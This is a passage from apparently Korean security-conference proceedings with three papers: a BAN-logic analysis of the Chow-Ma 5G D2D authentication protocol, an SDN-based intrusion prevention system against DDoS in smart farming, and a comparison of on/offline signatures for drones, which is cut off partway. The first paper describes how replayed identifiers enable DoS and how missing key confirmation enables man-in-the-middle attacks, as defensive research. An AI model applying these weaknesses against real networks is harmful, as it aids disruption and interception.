본 논문의 구성은 다음과 같다. 2장에서 기존에 제안된 D2D 보안 프로토콜에 대해 서술하고 3장에서 Chow와 Ma가 제안한 프로토콜을 상세히 분석한다. 4장에서 Chow와 Ma의 프로토콜에 대하여 정형화 검증 및 취약점을 도출하고, 5장에서 본 논문의 결론을 제시한다.

II. 관련 연구

본 장에서는 자원 제약적인 모바일 기기를 활용한 네트워크 환경을 고려하여 제안된 Seok et al.과



[그림 1] Chow-Ma 보안 프로토콜

Chow-Ma 프로토콜의 연구에 대하여 분석하였다.

Seok et. al.[4]은 5G IoT 네트워크에서 전자서명을 브로드 캐스트하여 메시지 부인 방지를 제공하고 ECDH(Elliptic Curve Diffie-Hellman)를 사용하여 완전 순방향 비밀성을 제공하는 D2D AKA 프로토콜을 제안하였다. 하지만 해당 인증 프로토콜은 키 교환 메시지에 전자서명이 포함되지 않기 때문에 중간자 공격 및 Free-riding 공격에 취약하다.

Chow-Ma 프로토콜[5]은 Seok et al.의 문제점을 해결하기 위해 타원 곡선 암호화(ECC : Elliptic Curve Cryptography)를 기반으로 5G 네트워크에서 인접한 UE(User Equipment)에 대한 기기 검색, 상호 인증 및 키 협상을 제공하며 도청, 재전송 공격, 중간자 공격, Free-riding 공격에 대응할 수 있는 경량 프로토콜을 제안하였다.

III. Chow-Ma 프로토콜 요약

본 장에서는 Chow와 Ma가 제안한 프로토콜을 상세히 분석한다. 제안된 프로토콜은 인증된 UE의 브로드 캐스트 메시지 및 키 교환 메시지에 전자 서명하기 위해 ECDSA(Elliptic Curve Digital Signature Algorithm)가 사용되며, 키 교환을 보호하기 위해 ECDH(Elliptic Curve Diffie-Hellman), 대칭키 기반 통신을 위해 AEAD(Authenticated Encryption with Associate Data)가 사용된다.

[그림 1]에서 프로토콜에서 사용된 매개 변수와 그 의미를 나타내고 프로토콜의 절차를 분석하였다. Chow-Ma 프로토콜의 각 단계에서 수행되는 상세 메시지 흐름은 다음과 같다.

1. 초기화 단계 : 본 프로토콜에서는 통신 수행 전에 UE와 5GC가 5G-AKA를 이용해 상호 인증하여 고유 5G-GUTI를 할당받는다. UE가 5GC에 D2D Initialization Request를 전송하면 메시지를 수신한 5GC는 ECC 공개키 쌍과 G 및 σ1을 생성하여 각 UE에 전송하고, 공개키만을 저장한다.
2. 기기 탐색 단계 : UE_A는 $GUTI_{UEA}$ 및 σ1을 브로드 캐스트한다.
3. 링크 설정 단계 : 브로드캐스트 메시지를 수신한 UEB는 메시지에 $GUTI_{UEB}$를 추가하여 AMF에 전송한다. AMF는 각 GUTI 및 σ1을 검증하고 TK를 생성하여 각 UE에게 통신 상대방의 공개키 및 TK를 전송한다. 메시지를 수신한 UE_A 및 UE_B는 난수 a, b를 선택하여 ECDH 공개키 쌍을 생성하고, σ2 및 σ3을 생성하여 DH 키 교환을 수행한다. 키 교환을 완료한 UE_A는 AMF에 Success 메시지를 보낸다.

$(D1)\ AMF\ sees \left\{GUTI_{UEA}, \xrightarrow{PK_{UEA}} UE_A\right\}_{PK_{UEA}^{-1}}$

$(D2)\ AMF\ believes\ UE_A\ said \left(GUTI_{UEA}, \xrightarrow{PK_{UEA}} UE_A\right)$ by (D1), (A1), MM

$(D3)\ AMF\ believes\ UE_A\ believes \left(GUTI_{UEA}, \xrightarrow{PK_{UEA}} UE_A\right)$ by (D1), (H2), FR, NV

$(D4)\ UE_A\ sees \left\{GUTI_{UEB}, GUTI_{UEA}, TK, \xrightarrow{b \bullet G} UE_B, \xrightarrow{PK_{UEB}} UE_B\right\}_{PK_{UEB}^{-1}}$

$(D5)\ UE_A\ believes\ UE_B\ said \left(GUTI_{UEB}, GUTI_{UEA}, TK, \xrightarrow{b \bullet G} UE_B, \xrightarrow{PK_{UEB}} UE_B\right)$ by (D4), (A2), MM

$(D6)\ UE_A\ believes\ UE_B\ believes \left(GUTI_{UEB}, GUTI_{UEA}, TK, \xrightarrow{b \bullet G} UE_B, \xrightarrow{PK_{UEB}} UE_B\right)$ by (D5), (A4), FR, NV

$(D7)\ UE_A\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

$(D8)\ UE_B\ sees \left\{GUTI_{UEA}, GUTI_{UEB}, TK, \xrightarrow{a \bullet G} UE_A, \xrightarrow{PK_{UEA}} UE_A\right\}_{PK_{UEA}^{-1}}$

$(D9)\ UE_B\ believes\ UE_A\ said \left(GUTI_{UEA}, GUTI_{UEB}, TK, \xrightarrow{a \bullet G} UE_A, \xrightarrow{PK_{UEA}} UE_A\right)$ by (D8), (A5), MM

$(D10)\ UE_B\ believes\ UE_A\ believes \left(GUTI_{UEA}, GUTI_{UEB}, TK, \xrightarrow{a \bullet G} UE_A, \xrightarrow{PK_{UEA}} UE_A\right)$ by (D9), (A6), FR, NV

$(D11)\ UE_B\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

[그림 2] Chow-Ma 프로토콜 검증

IV. 정형화 분석

본 장에서는 정형화 검증 도구인 BAN-Logic을 이용하여 제안 프로토콜의 키 교환 및 보안 요구사항이 완전히 달성되었는지 검증한다.

BAN-Logic은 프로토콜을 정규화하고 초기 상태에 대한 가정을 정의한 후 의도한 결과를 얻을 때까지 반복적으로 추론규칙을 적용하여 요구사항이 파생되는지 검증함으로써 프로토콜을 검증하는 정형화 검증방법이다. 본 논문에선 [6]과 같은 기호 및 논리 규칙을 이용하여 BAN-Logic을 수행하였다. Chow-Ma 프로토콜의 정규화 버전은 다음과 같다.

$(I1)\ UE_A \rightarrow AMF: \{GUTI_{UEA}\}_{PK_{UEA}^{-1}}$

$(I2)\ UE_B \rightarrow UE_A: \left\{GUTI_{UEB}, GUTI_{UEA}, TK, \xrightarrow{b \bullet G} UE_B\right\}_{PK_{UEB}^{-1}}$

$(I3)\ UE_A \rightarrow UE_B: \left\{GUTI_{UEA}, GUTI_{UEB}, TK, \xrightarrow{a \bullet G} UE_A\right\}_{PK_{UEA}^{-1}}$

Chow-Ma 프로토콜은 사용자 UE_A 및 UE_B 간에 세션키 a·b·G를 안전하게 교환하며 각 사용자가 세션키의 유효성을 신뢰함으로써 이후 세션키를 사용한 통신의 보안을 보장하는 것을 목표로 한다. 이러한 목표는 다음과 같이 정의되었다.

$(G1)\ UE_A\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

$(G2)\ UE_B\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

$(G3)\ UE_A\ believes\ UE_B\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

$(G4)\ UE_B\ believes\ UE_A\ believes\ UE_A \xleftrightarrow{a \bullet b \bullet G} UE_B$

Chow-Ma 프로토콜의 가정은 다음과 같다.

$(A1)\ AMF\ believes \xrightarrow{PK_{UEA}} UE_A$

$(A2)\ UE_A\ believes \xrightarrow{PK_{UEB}} UE_B$

$(A3)\ UE_A\ believes\ Fresh(TK)$

$(A4)\ UE_A\ believes \xrightarrow{a \bullet G} UE_A$

$(A5)\ UE_B\ believes \xrightarrow{PK_{UEA}} UE_A$

$(A6)\ UE_B\ believes\ Fresh(TK)$

$(A7)\ UE_B\ believes \xrightarrow{b \bullet G} UE_B$

$(H1)\ UE_A\ believes\ PK_A$

$(H2)\ AMF\ believes\ Fresh(GUTI_{UEA})$

[그림 2]는 Chow-Ma 프로토콜의 검증 과정을 보여준다. 하지만 (A1)~(A7)만으로는 프로토콜을 검증하기에 부족하다. 따라서 별도의 합리적이지 못한 가정 (H1) 및 (H2)가 필요하다. (H1)은 UE_A는 자신의 공개키 쌍을 AMF가 생성하여 스스로의 공개키를 신뢰할 수 없으며, (H2)는 GUTI의 갱신 주기에 따라 메시지 적시성을 신뢰할 수 없음을 나타낸다. 이러한 (H1) 및 (H2)의 영향으로 인해 다음과 같은 취약점이 발생한다.

Theorem 1. Chow-Ma 보안 프로토콜은 안전하지 않다.

Chow-Ma 보안 프로토콜은 Lemma 1~3의 증명을 통해 안전하지 못함을 알 수 있다.

Lemma 1. UE_A의 공개키 쌍을 AMF가 생성하기 때문에 개인키에 대한 신뢰성이 부족하다.

본 프로토콜에서는 AMF가 공개키 쌍을 생성하여 각 사용자에게 분배한다. 이러한 경우 AMF 또한 UE_A의 개인키를 가질 수 있어 UE_A가 σ1을 생성하는데 필요한 개인키에 대한 믿음이 부족하다. □

Lemma 2. $GUTI_{UEA}$의 비적시성을 악용한 DoS 공격이 발생할 수 있다.

각 $GUTI_{UEA}$의 갱신 시간에 따라 공격이 발생할 수 있다. $GUTI_{UEA}$의 갱신 시간이 공격자의 공격 시간보다 길 경우, 공격자는 $GUTI_{UEA}$와 σ1을 재사용하여 AMF에 자원 고갈형 DoS 공격을 수행할 수 있다. □

Lemma 3. Key Compomation 과정 부재로 인해 중간자 공격이 발생할 수 있다.

Diffie-Hellman 세션키 협상 과정에 상대가 키를 가지고 있음을 확인하는 단계가 누락되어 이를 악용한 중간자 공격 등이 발생할 수 있다. □

V. 결론

본 논문에서는 Chow와 Ma가 제안 D2D 인증 및 키 협상 프로토콜을 BAN-Logic을 이용해 정형화 검증하였다. 해당 프로토콜은 5G 네트워크 상에서 상호 인증, 익명성, 기밀성, 완전 순방향 비밀성을 보장하고 공격에 대응하기 위한 프로토콜이다. 정형화 검증한 결과, UE_A의 개인키의 대한 믿음이 부족하며 DoS 공격 및 중간자 공격이 발생할 수 있음을 알 수 있었다. 차후 연구에서는 이러한 문제점을 개선하기 위하여 AMF가 공개키 쌍을 생성 및 분배하는 것이 아닌, UE_A가 공개키 쌍을 직접 생성하여 AMF에게 분배하는 방식으로 변경되어야 하며, Connect Request 메시지에 타임스탬프 및 시퀀스 넘버 등 GUIT 외에 메시지의 적시성을 판단하기 위한 별도의 장치가 필요하다. 또한, 세션키 협상 과정에 Key Compomation 단계를 추가하여 상대방이 키를 소유함을 확인할 수 있도록 해야 한다.

[참고문헌]

[1] 오슬기, “단말기 간 직접통신(Device-to-Device) 기반 4G 이동통신 서비스 발굴 및 비즈니스 모델 개발 방법론”, 한국IT서비스학회지, 2012.06, 339-353.

[2] 마진석, “D2D 서비스 개발 현황”, 정보과학회지 30(11), 2012.11, 38-45.

[3] IEEE SPECTURM “Applications of Device-to-Device Communication in 5G Networks”, https://spectrum.ieee.org/computing/networks/applications-of-devicetodevice-communication-in-5g-networks

[4] B. Seok, J. C. S. Sicato, T. Erzhena, C. Xuan, Y. Pan, and J. H. Park, “Secure D2D communication for 5G IoT network based on lightweight cryptography,” Applied Sciences (Switzerland), vol. 10, no. 1, 2020.

[5] Man Chun Chow, Maode Ma. “A Lightweight D2D Authentication Scheme against Free-riding Attacks in 5G Cellular Network”. IECC 2020, July, 2020, 143 - 149.

[6] M. Burrows, M. Abadi, and R. Needham, "A Logic of Authentication", ACM Transactions on Computer Systems, Vol.8 Issue 1, pp. 18-36, Feb. 1990.

Security Mechanism for Preventing DDoS Attacks in SDN-Enabled Smart Agriculture

Yonas Engida Gebremariam*, Daniel Gerbi Duguma**, Philip Virgil Astiilo**, Bonam Kim** and Ilsun You**

*Dept. of ICT Environmental Health System, Soonchunhyang Univ.
**Dept. of Information Security Engineering, Soonchunhyang Univ.

ABSTRACT

IoTs have transformed the agriculture sector by inducing continuous automation, real-time monitoring and analytics, and efficient management. However, for smart-agriculture systems to work productively, resilience against critical security challenges such as distributed denial of service (DDoS) is vital. Accordingly, in this paper, we design an intrusion detection and prevention scheme that operates in an SDN-based IoT environment to mitigate this threat. The solution comprises three agents - Traffic Capturing Agent (TCA), Traffic Monitoring Agent (TMA), and Traffic Protection Triggering Agent (TPTA). The TPTA triggers the SDN controller by sending flow rules for malicious IoT devices. The latter then enforces these rules by instructing the data plane through southbound API. In addition, the solution is implemented using different components such as Rasberry Pi, the open-source SDN Floodlight controller, Open-vSwitch, and a monitoring host to deploy the application.

I. Introduction

Because of the emergence of 5G and the expansion of network coverage, the Internet of Things (IoT) has become a part of our daily lives [1-6]. Healthcare, smart energy, smart farming, and manufacturing are operating based on IoT nowadays. Smart farming uses sensors to track the crop field by collecting information like humidity, temperature, soil moisture, etc., to increase productivity. Due to limited processing capacity, battery life, and lack of security standards, IoT has already created a significant attack surface [7]. As a result, IoT devices face myriads of attacks, among which the Distributed Denial of Service (DDoS) is the most common one [8]. In this type of attack, the attacker usually has no intention of stealing data but degrading system resources until the target can no longer deliver services. And it leads farming unsafe and unproductive [9].

To prevent DDoS attacks in smart farming, we implement an intrusion detection (IDS) system based on SDN technology, as shown in Figure 1. The separation of control and data in SDN technology makes network management flexible and enables ease of security mechanism incorporation. Additionally, the technology allows new possibilities for integrating a more efficient intrusion detection and prevention system (IDS/IPS) and other network applications [10].

Consequently, the implemented IDS contains different features with various services such as traffic capturing, monitoring, and protection. It operates on the SDN application layer and interacts with the SDN controller via northbound API. Additionally, unlike many research that uses simulation tools, we implement the IDS in a real environment by using Raspberry Pi 3[11], SDN Floodlight [12], and Open-vSwitch [13] tools.

The remaining part of the paper is organized as follows. Section 2 discusses security mechanism architecture for SDN-based smart farm, section 3 presents the implementation details of the security mechanism, section 4 explains result and discussions, and section 5 concludes the paper.

II. Security Mechanism Architecture for SDN based Smart Farming

As illustrated in Figure 1, the architecture,




Figure 1. Architecture for the security mechanism of SDN based IoT network

contains different components such as SDN controller, Hosts, Monitoring Host, Data Plane, Traffic Capturing Agent (TCA), Traffic Monitoring Agent (TMA), and Traffic Protection Trigger Agent (TPTA) work together to serve as an IDS/IPS.

TCA: collects incoming traffics and bandwidth information from the monitoring host and SDN controller, respectively. TCA consumes the northbound API of the SDN controller to retrieve bandwidth information. On the other hand, the data plane forwards all network packets to the monitoring host, so that TCA can easily capture the forwarded packets. After collecting the packet and bandwidth information, it stores them in the database.

TMA: fetches and analyzes the information stored by TCA against preset rules. Basically, the TMA executes two rules to detect malicious users. The first rule watches packets which are collected based on source and destination IP addresses. If the source and destination IP address appear more than a predefined threshold, it sends them to TPTA. The second rule checks the transmission and reception rates (computed as packets per second) against the defined threshold and sends/reports to TPTA for negative results.

TPTA: enforces different rules, based on the input from TMA, by triggering the SDN controller through the northbound API. TPTA constructs flow rules for specific list of IP address (and other information like port numbers and MAC addresses) sent by TMA. It then forwards these rules to the SDN controller.

1. SDN controller: an entity that receives instructions from application layer and manages and instructs the data plane via exposed API.

2. Data Plane: enables forwarding and processing of the data path.

3. Hosts: communicates one another over the SDN network. For this scenario, they refer to IoT devices that are capable of sending and receiving various information among themselves and/or to/from a gateway server.

4. Monitoring Host: hosts the security mechanism agent's TCA, TMA, and TPTA.

III. Implementation of Security Mechanism

During the implementation of IDS in an SDN network, we considered the intrinsic nature of IoT communication. That is, given their resource constraint characteristics concerning power, processing, storage, etc., the behavior and patterns of their communication are often known. Additionally, the applications running on them are designed in such a way that follows a predetermined flow to function smoothly. During the application design, the throughput threshold has been defined according to the program behavior. In this study, we assume that every 5 seconds, all sensors report information to a central system in the smart farming environment. Keeping all this in mind, we defined different rules/conditions to detect intrusions in SDN based IoT environments.

Rule 1: "Transferring and receiving bits per second should meet defined threshold". To calculate the threshold, we collected bandwidth throughput from the SDN controller and calculated the average transferring and receiving bandwidth per second. Thus, based on this threshold, we can detect whether an incoming packet is malicious or not.

Rule 2: "Within 5 sec. the same source and destination IP should only exist once". As described in the previous paragraph, the sensors send information to the central system

every 5 seconds. So, based on this consideration, the frequency at which the same source and destination IP address should exist within some predefined value can be determined. If the source and destination exist more than once within 5 seconds, they will be detected as malicious. The end-to-end flow of the security mechanism (from capturing traffic/bandwidth information to processing and analyzing the information to security policy enforcement) is depicted in Figure 2. The steps involved in this process is also described as follows:




Figure 2. Security mechanism flowchart

Step 1: the monitoring system (specifically the TCA) captures the incoming traffic information and bandwidth data. It then stores this information in the database.

Step 2: the stored information is then read (by TMA) and analyzed. Here, the monitoring agent checks the stored information against the defined rules.

Steps 3: the agent checks if the first rule is satisfied. In a negative result, it goes to step 5. If the check holds, it goes and check for rule 2.

Steps 4: the agent checks if the second rule is satisfied. In a negative result, it goes to step 5. If the check holds, it goes back to step 2.

Step 5: at this stage, malicious devices have been found and their list is sent from TMA to TPTA. Accordingly, the TPTA constructs flow rules for the identified malicious identities and sends these rules to the SDN controller via the northbound API. The process goes back to step 2.

Step 5: In this step, the security mechanism sends the flow rule to the SDN controller via Northbound API.

Step 6: SDN controller receives flow rule and enforces them.

IV. Result and Discussion

The bandwidth consumption (transferring/ receiving bit per second) is shown in Figure 3. The vertical axis is the receiving (Bits-Per- Second-Rx) and transferring (Bits-Per-Second-Tx) bandwidth, and the horizontal axis is time in minutes. As it can be easily observed from Figure 3, during the first two minutes (3:49-3:51), the transferring




Figure 3. Bandwidth utilization

rate was the same for all devices. However, starting from 51st minute to 53rd, which is for two minutes, the attacker initiates a DDoS attack. During this period, while the transferring and receiving bandwidth of the attacker's host swiftly increasing, the normal devices, Sensor-1 and Sensor-2, haven't shown any change. When the attacker host starts a DDoS attack, the IDS was not running. When we activate the IDS, the malicious devices detected and banned from the network.

V. Conclusion

This paper implemented the IDS/IPS application that integrates with the SDN network's northbound API to prevent DDoS attacks in smart farming. That is, the monitoring system triggers the SDN controller by sending flow rules for malicious IoT devices. The latter then enforces these rules by instructing the data plane through southbound API. This approach is implemented in a real-world environment using different components such as Rasberry Pi, the open-source SDN Floodlight controller, open-source Open-vSwitch, and a monitoring host to execute the application. In future work, the authors would like to extend the solution's feature by updating how rules are defined and how the blocked IPs are released.

[REFERENCES]

[1] Kim, H. (2020). 5G core network security issues and attack classification from network protocol perspective. J. Internet Services Inf. Secur., 10(2), 1-15

[2] Nowaczewski, S., & Mazurczyk, W. (2020). Securing Future Internet and 5G using Customer Edge Switching using DNSCrypt and DNSSEC. Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications, 11(3).

[3] Jeong, H. D. J., Hyun, W., Lim, J., & You, I. (2012). Anomaly teletraffic intrusion detection systems on hadoop-based platforms: A survey of some problems and solutions. In 2012 15th International Conference on Network-Based Information Systems (pp. 766-770). IEEE.

[4] Sharma, V., You, I., Kumar, R., & Kim, P. (2017). Computational offloading for efficient trust management in pervasive online social networks using osmotic computing. IEEE Access, 5, 5084-5103.

[5] Sharma, V., You, I., & Kul, G. (2017). Socializing drones for inter-service operability in ultra-dense wireless networks using blockchain. In Proc. of the 2017 international workshop on managing insider security threats (pp. 81-84).

[6] Kumar, P., Garg, S., Singh, A., Batra, S., Kumar, N., & You, I. (2018). MVO-based 2-D path planning scheme for providing quality of service in UAV environment. IEEE Internet of Things Journal, 5(3), 1698-1707.

[7] Balasubramanian, V., Aloqaily, M., & Reisslein, M. (2021). An SDN architecture for time sensitive industrial IoT. Computer Networks, 186, 107739.

[8] Wang, S., Gomez, K., Sithamparanathan, K., Asghar, M.R., Russello, G., & Zanna, P. (2021). Mitigating DDoS Attacks in SDN-Based IoT Networks Leveraging Secure Control and Data Plane Algorithm. Applied Sciences, 11(3), 929.

[9] Astillo, P. V., Kim, J., Sharma, V., & You, I. (2020). SGF-MD: Behavior Rule Specification-Based Distributed Misbehavior Detection of Embedded IoT Devices in a Closed-Loop Smart Greenhouse Farming System. IEEE Access, 8, 196235-196252.

[10] Yurekten, O., & Demirci, M. (2021). SDN-based cyber defense: A survey. Future Generation Computer Systems, 115, 126-149.

[11] Raspberrypi, https://raspberrypi.org/about/ [Last accessed, May 31,2021]

[12] Floodlight Controller, https://floodlight.atlassian.net/wiki/spaces/floodlightcontroller [Last accessed, May 31,2021]

[13] What is Open vSwitch? https://openvswitch.org/ [Last accessed, May 31,2021]

IoD 환경에 효율적인 온/오프라인 서명 비교 및 분석1)

최재현,* 정익래,** 변진욱***

*,**고려대학교 (대학원생, 교수), ***평택대학교 (교수)

A Comparative analysis of On/Offline signatures for efficient application to an IoD authentication setting

Jae Hyun Choi,* Ik Rae Jeong,** Jin Wook Byun***

*,**Korea University(Graduate student, Professor), ***Pyeongtaek University(Professor)


요 약

드론은 상공에서 활동하는 특징 때문에 지리적, 환경적 이점을 가질 수 있다. 그러나 드론 플랫폼의 자체 연산능력에 제한이 있어 드론 관련 보안 프로토콜 설계 시 효율적인 연산이 보장되어야 한다. 온/오프라인 서명은 오프라인 단계에서 대부분의 연산을 미리 수행하게 하고 실제 메시지에 서명하는 온라인 단계에서는 관련 연산을 최소화하므로 효율적인 드론 인증 프로토콜에 사용될 수 있다. 본 논문에서는 기존의 대표적인 온/오프라인 서명 알고리즘을 소개하고 오프라인 서명 단계에서 발생하는 서명의 크기, 온라인 서명 단계에서 수행하는 연산량과 서명의 크기를 비교 및 분석한다.

I. 서론

드론은 비행물체로써 상공에서 활동하기 때문에 <그림 1>처럼 기존의 지상에서만 활동하던 제한적 환경에서 벗어나 다양한 작전 및 역할 수행이 가능하다[1]. 드론의 임무 수행 중 정당한 드론임을 증명하기 위해 데이터 전송 시 비행 중 수집한 데이터와 함께 드론의 서명을 반드시 포함해야 한다. 그러나 드론은 기존 IoT(Internet of Things) 환경처럼 계산 및 저장 능력에 제약이 있다. 더 나아가 이러한 자원 제약적인 드론을 바탕으로 한 IoD(Internet of Drones) 네트워크 환경에서는 관련 보안 프로토콜 설계 시 계산 및 저장 측면에서 효율적인 전자서명이 필요하다.

온/오프라인 서명[2]은 계산이 복잡한 오프라인 단계를 사전에 수행하고 메시지가 주어진 후 온라인 단계에서 서명을 수행한다. 이때, 온라인 단계의 서명은 산술 연산, 해시 연산, 비트 연산과 같은 단순한 연산만 수행한다. 드론에 온/오프라인 서명을 적용할 경우, 드론을 상공에 띄우기 전에 연산량이 많고 무거운 오프



<그림 1> IoD 환경

1) 이 성과는 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구 임 (No. 2020R1F1A1065434).

라인 서명을 수행한다. 비행 이후 온라인 서명을 수행하여 비행 중 연산을 최소화한다. 온/오프라인 서명 체계는 효율적인 연산이 요구되는 IoD 환경에 적합하다.

본 논문에서는 드론에 실질적으로 적용 가능하고 이론적으로 안전성이 증명된 대표적인 온/오프라인 서명을 [2, 4, 5] 선택하여 살펴본다. 선택된 기법은 처음으로 제시된 온/오프라인 서명 기법 [2], 일반서명을 온/오프라인으로 변환시킬 수 있는 기법 [4], 랜덤 오라클 없이 표준 모델에서 증명된 기법 [5] 이라는 측면에서 암호학에서 매우 큰 의미를 지닌다. 본 논문에서는 이러한 대표적인 세 가지 기법이 과연 얼마만큼의 서명 길이와 연산을 요구하는지 분석하여 처음으로 비교 제시한다.

II. 배경지식

2.1 카멜레온 해시함수

카멜레온 해시함수(Chameleon hash function)는 트랩도어 해시함수도 불리며 Trawczyk 기타 등[3]이 처음 제안했다. 카멜레온 해시함수는 다음 세 가지 특징을 만족한다. 이때 h는 카멜레온 해시함수이다.

1) 충돌 저항성(Collision resistance) : $h(m_1,r_1)=h(m_2,r_2)$을 만족하는 메시지와 난수쌍 m_1,r_1과 $m_2,r_2(m_1 \neq m_2)$을 찾는 효율적인 알고리즘이 존재하지 않는다.

2) 트랩도어 충돌(Trapdoor collisions) : 비밀키(혹은 트랩도어 키)가 주어지면 메시지와 난수 m_1,r_1과 임의의 메시지 m_2에 대해 $h(m_1,r_1)=h(m_2,r_2)$를 만족하는 난수 r_2를 찾는 효율적인 알고리즘이 존재한다.

3) 획일성(Uniformity) : 모든 메시지 m은 무작위로 균일하게 선택된 r에 대하여 $h(m,r)$이 동일한 확률 분포를 갖는다.

III. 온/오프라인 서명 알고리즘

이번 장에서는 온/오프라인 서명을 설명하는데 필요한 표기법을 <표 1>에서 정의하고 기존에 제안된 온/오프라인 서명 알고리즘의 오프라인 서명 생성, 온라인 서명 생성, 검증 과정을 설명한다.

Notation	Description
m,r	Message, random number
h	Cryptographic hash function
sk,pk	private, public key
DES	Data Encryption Standard
K	Symmetric key
b_k	kth bit
S,V	Signing, verifying algorithm
SK,VK	Signing, verifying key
p,q	Large prime
HK,TK	Chameleon hash key, Trapdoor key

<표 1> 표기 및 설명

3.1 Even 기타 등 [2].

Even et al. 스킴의 오프라인 단계에서는 일회용 개인키를 $sk=K_1K_2...K_{256}$ 으로 256개의 DES키를 사용하여 정의한다. 더미 메시지 M에 대해 공개키 $pk=DES(M,K_1)...DES(M,K_{256})$를 계산한다. 이후 오프라인 서명값 $\Sigma=\sqrt{v} \bmod n_A$ 을 구한다. 이때, $v=h(pk)$, $n_A=pq$ $s.t$ $p \equiv 3 \bmod 8$, $q \equiv 7 \bmod 8$ 을 만족하는 큰 소수이며 Σ는 제곱잉여의 가장 작은 값이다. 오프라인 계산과정이 끝나면 저장소에 (Σ,pk,sk)를 저장한다.

이후 서명할 메시지 m이 주어지면 온라인 서명단계를 수행한다. 저장소에 저장된 오프라인 서명 값을 불러오고 주어진 메시지 m를 해시하여 $x=b_1b_2...b_{128}$ 을 계산한다. 이후 해시 출력값의 각 비트에 해당하는 값과 개인키로부터 서명 $\sigma=K_{2-b_1}...K_{256-b_{128}}$을 구한다. 온라인 서명으로 (pk,Σ,σ)를 사용한다.

검증 과정은 메시지 m과 서명 (pk,Σ,σ)를 받아 수행한다. pk를 해시하여 $v=h(pk)$를 얻어 제곱한 후 $v^2 ?= \Sigma$ 를 통해 Σ를 검증한다. 검증이 통과하면 x를 계산하고 x의 각 비트를 확인하여 σ를 검증한다.

3.2 Shamir 기타 등 [4].

Shamir 기타 등은 기존 전자서명과 카멜레온 해시함수를 활용하여 온/오프라인 서명 알고

리즘을 설계했다. 사용된 카멜레온 해시함수가 다음과 같다. $TK=(p,q)$이며 p,q는 $\frac{p-1}{2}$, $\frac{q-1}{2}$ $(=p',q')$이 소수가 되는 소수이다. 이러한 소수 p,q를 안전한 소수(safe prime)라고 한다. $HK=(n,g)$ 이며 $n=pq$, $g\in Z_n^*, |g|=2p'q'=\lambda$를 만족한다. 트랩도어 해시함수는 $H_{HK}: Z_n \times Z_{\lambda(n)} \rightarrow Z_n^*$, $H(m,r)=g^{m||r} \bmod n$로 정의한다.

